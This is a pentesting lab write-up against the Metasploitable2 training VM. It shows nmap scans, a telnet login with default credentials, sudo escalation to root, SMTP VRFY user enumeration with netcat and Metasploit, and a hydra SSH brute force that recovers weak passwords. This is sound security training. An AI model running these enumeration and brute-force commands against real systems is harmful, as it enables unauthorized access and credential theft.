Metasploitable2

What is Metasploitable?

Metasploitable is a machine that was created to practice pentesting, it has a lot of vulnerabilities that we can use to practice.

My goal is to discover as many vulnerabilities as possible, to the best of my limited knowledge.

I will upload my reports to GitHub: https://github.com/Noli18P

How will my reports be structured?

I will start with an enumeration to discover ONLY the open ports and once I have the list, I will use each one of them to try to discover vulnerabilities and write a small report about it, without rushing and trying to learn as much as I can.

Enumeration

To know the open ports I need to run nmap together with a series of parameters, I will divide this scan in two parts

→ A scan to get only open ports.
→ Another much deeper scan to get versions and run some scripts.

```
nmap -p- -sS --min-rate 5000 --open -vvv 192.168.56.101 -o allPorts.txt
```

How does the command work?

→ **-p-** To scan all 65535 ports.
→ **-sS** For scanning over TCP.
→ **--min-rate 5000** It allows me to choose the number of packets per second to be sent.
→ **--open** To show only open ports.
→ **-vvv** It shows me the results in a more detailed way.
→ **-o** To export the results to a file.

Now thanks to this super fast scan it allows me to save a lot of time and focus only on the open ports:

⇒ 21,22,23,25,53,80,11,139,445,512,513,514,1099,1524,2049,2121,3306,
⇒ 3632,5432,5900,6000,6667,6697,8009,8180,8787,35331,38712,
⇒ 46167,53241

Some of these ports are common such as FTP, SSH, HTTP, telnet, smpt, etc.

Once the ports are open I can run the second scan which will allow me to get much more information about the ports:

```
nmap -p (allports) -sV -sC -T5 -vvv -o deepScan.txt
```

How does the command work?

→ **-p** To specify the ports.
→ **-sV** To obtain the versions of the services that are being executed.
→ **-sC** To run some common scripts and try to obtain more information.
→ **-T5** To increase the speed to the maximum level.
→ **-vvv** It shows me the results in a more detailed way.
→ **-o** To export the results to a file.

Telnet - 23


After finding a vulnerability and successfully exploiting it on port 21 with FTP I decided to move on to the next ports.

The big problem with SSH is that the credentials "msfadmin:msfadmin" and "user:user" are used to connect without any problem.

So I moved on to the next one to port 23, which runs telnet but in the deep scan I didn't get much information so I decided
to run another scan but only to that port:

nmap -sC -sV 192.168.56.101 -p 23


But I didn't get much information either, not even a version with which I can search for known vulnerabilities, so I decided
to connect.



```
┌──(kali㉿kali)-[~/Metasploitable/telnet]
└─$ telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: █
```

Now that I am the user "msfadmin" I tried to escalate my privileges with "sudo -l" and I can execute EVERYTHING I want,
that is a big problem since it would be very easy for an attacker to do

whatever he wants.



```
msfadmin@metasploitable:~$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# 
```


I tried to do the same with the user "user" but it can't run ANYTHING as root, so it's a bit more secure, although it doesn't matter since an attacker can switch to msfadmin and do the same thing.

SMTP - 25

The port is open and the scan does not show a version for example but I can try to connect with netcat and read the banner!


nc 192.168.56.101 25

I didn't find much, just the name of the version:



```
┌──(kali㉿kali)-[~/Metasploitable/smtp]
└─$ nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

I will also try to send mails to different "employees" of the system, to check that an attacker can NOT send spam mails!




```
┌──(kali㉿kali)-[~/Metasploitable/smtp]
└─$ nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
HELO hacker
250 metasploitable.localdomain
MAIL FROM: hacker@mydomain.com
250 2.1.0 Ok
RCPT TO: msfadmin@metasploitable.com
554 5.7.1 <msfadmin@metasploitable.com>: Relay access denied
```

But fortunately it is not possible to.

Scanning in nmap tells me that the VRFY command can be executed, this command can be used to check the existence
of e-mails and also users.


I will try with the users we have met before:



```
┌──(kali㉿kali)-[~/Metasploitable/smtp]
└─$ nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown
VRFY msfadmin
252 2.0.0 msfadmin
VRFY user
252 2.0.0 user
VRFY root
252 2.0.0 root
```

This is very serious because in a real company you could list mails and try to deceive employees.

Metasploit helped me to enumerate even more users, more specifically the following module: auxiliary/scanner/smtp/smtp_enum



```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.56.101:25     - 192.168.56.101:25 Banner: 220 metasploitable.localdomain
 ESMTP Postfix (Ubuntu)
[+] 192.168.56.101:25     - 192.168.56.101:25 Users found: , backup, bin, daemon, di
stccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, po
stfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, ww
w-data
```

All those users were verified with the VRFY command, but the ones that catch my attention the most are:

→ www-data
→ mysql
→ backup

The first one means that there is some web service running, the second one means that there is a database and the third
one means a backup that could contain very important information!

Now that we have some users we could try a brute force attack on SSH and find out their passwords!


Before this we must take into consideration a couple of things:

- → A list with users
- → A list with passwords

The tool we are going to use is important, it can be hydra or medusa, the auxiliary(scanner/ssh/ssh_login) module of metasploit.

I decided to use hydra, with the following command:

hydra -L users.txt -P users.txt ssh://192.168.56.101 -t 10



```
┌──(kali㉿kali)-[~/Metasploitable/smtp]
└─$ hydra -L users.txt -P users.txt ssh://192.168.56.101 -t 10
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-30 13:42:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
-t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 841 login tries (l:29/p:29), ~8
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 300.00 tries/min, 300 tries in 00:01h, 541 to do in 00:02h, 10 active
[22][ssh] host: 192.168.56.101   login: postgres   password: postgres
[22][ssh] host: 192.168.56.101   login: service   password: service
[STATUS] 312.50 tries/min, 625 tries in 00:02h, 216 to do in 00:01h, 10 active
[22][ssh] host: 192.168.56.101   login: user   password: user
[22][ssh] host: 192.168.56.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-30 13:45:03
```

I checked everything manually and the only user that can run everything as root is "msfadmin", so his permissions should be changed.

Conclusion:

All this enumeration of users and passwords was thanks to port 25, this allows the attacker in a very easy way to obtain
credentials and gain access to the system and do whatever he wants, the main problems are:

- → **weak credentials**
- → **Bad configuration of services**